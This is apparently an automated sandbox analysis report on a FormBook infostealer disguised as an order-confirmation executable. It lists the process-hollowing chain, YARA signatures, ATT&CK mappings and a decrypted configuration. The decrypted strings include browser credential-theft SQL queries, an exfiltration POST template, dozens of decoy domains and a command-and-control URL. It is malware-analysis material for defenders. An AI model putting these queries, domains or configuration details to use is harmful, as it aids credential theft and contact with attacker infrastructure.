ID: 344999
Sample Name: Order confirmation 64236000000025 26.01.2021.exe
Cookbook: default.jbs
Time: 15:37:57
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Order confirmation 64236000000025 26…

Overview


General Information

Sample Name:	Order confirmation 64236000000025 26.01.2021.exe
Analysis ID:	344999
MD5:	b18e939428b3ffc..
SHA1:	405cc59b2da9a6..
SHA256:	238dd9cb9b1c23..
Tags:	AdwareGeneric exe

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- Order confirmation 64236000000025 26.01.2021.exe (PID: 4588 cmdline: 'C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe' MD5: B18E939428B3FFC67C750E2A0988D61A)
  - lqqebhptsg.exe (PID: 5064 cmdline: C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u MD5: C56B5F0201A3B3DE53E561FE76912BFD)
    - 9rd1hxro.exe (PID: 5732 cmdline: C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u MD5: 535DD1329AEF11BF4654B3270F026D5B)
      - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - NETSTAT.EXE (PID: 1284 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
          - cmd.exe (PID: 6352 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 6360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x87dc",
    "KEY1_OFFSET 0x1c8bf",
    "CONFIG SIZE : 0xc7",
    "CONFIG OFFSET 0x1c991",
    "URL SIZE : 25",
    "searching string pattern",
    "strings_offset 0x1b493",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0x404e269a",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715036",
    "0xbf0a5e41",
```

```
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad01a6da",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01451",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b443247",
```

```
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "-------------------------------------------------",
    "Decrypted Strings",
    "-------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA"
```

```
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
```

```
    "Accept-Encoding: gzip, deflate",
    "",
    "dat=",
    "f-start",
    "amgggma.com",
    "reptilerus.com",
    "degearboss.com",
    "jennaelsbakeshop.com",
    "invisablescreen.com",
    "beingsingleda.com",
    "2nsupplements.online",
    "12862.xyz",
    "expand.care",
    "romeoalchimistefullmental.com",
    "7750166.com",
    "brendonellis.com",
    "sprayfoamharlemny.com",
    "bukannyaterbuai30.com",
    "boatpiz.com",
    "stylistrx.com",
    "decorationhaven.com",
    "stockaro.com",
    "state728.com",
    "secretlairtoys.com",
    "davenportnsons.com",
    "gofetchable.com",
    "xn--vhqqb859bnjqul4b7fg.com",
    "jsmcareers.com",
    "czb878.com",
    "reformadventist.com",
    "nishagile.com",
    "rotalablog.com",
    "beachesvr.com",
    "ekpays.com",
    "triphousestudio.com",
    "kusytekrealities.com",
    "madhabicorp.com",
    "husum-ferienwohnungen.com",
    "mitbss.com",
    "farmersly.com",
    "appcaoya.com",
    "ninjawhatsapp.club",
    "creuatrue.com",
    "watsonmedi.com",
    "purposelyproductivelab.com",
    "alliswell.info",
    "narichan01.com",
    "racevx.xyz",
    "swiftappliancessc.com",
    "aiguapea.com",
    "xn--kok-j59d107t.net",
    "informaprofiles.com",
    "denetimlitakip.net",
    "xtremesupplies.com",
    "motion-mill-tv.com",
    "thealtxmvmt.com",
    "sexeighty.com",
    "kiiteblog.com",
    "aoey.ink",
    "tiendastags.com",
    "politicalrefs.com",
    "lifeinsuranceyourway.com",
    "rozellrealtynj.com",
    "newsparika.com",
    "kettel.net",
    "taxandbookkeepingsolutions.com",
    "fashiongraphia.com",
    "coredigit.net",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.dmvantalya.com/bnuw/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0000000C.00000002.625191007.0000000000640000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.625191007.0000000000640000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.lqqebhptsg.exe.4dc0000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.lqqebhptsg.exe.4dc0000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.lqqebhptsg.exe.4dc0000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
2.2.9rd1hxro.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.9rd1hxro.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Cc
Valid Accounts 2	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1	Input Capture 2 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Shared Modules 1	Valid Accounts 2	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 2 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	At (Linux)	Logon Script (Windows)	Valid Accounts 2	Obfuscated Files or Information 3	Security Account Manager	System Network Connections Discovery 1	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Logon Script (Mac)	Access Token Manipulation 2 1	Software Packing 1 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Process Injection 5 1 2	Valid Accounts 2	LSA Secrets	System Information Discovery 1 1 5	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3	Cached Domain Credentials	Security Software Discovery 2 6 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 2 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Cc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	System Network Configuration Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order confirmation 64236000000025 26.01.2021.exe	50%	ReversingLabs	Win32.Trojan.Doina	
Order confirmation 64236000000025 26.01.2021.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe	21%	ReversingLabs	Win32.PUA.Wacapew	
C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	5%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.lqqebhptsg.exe.4dc0000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.9rd1hxro.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.Order confirmation 64236000000025 26.01.2021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.Order confirmation 64236000000025 26.01.2021.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
2.1.9rd1hxro.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.alliswell.info/bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8yGo4yf+6JoC4UpbW1&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
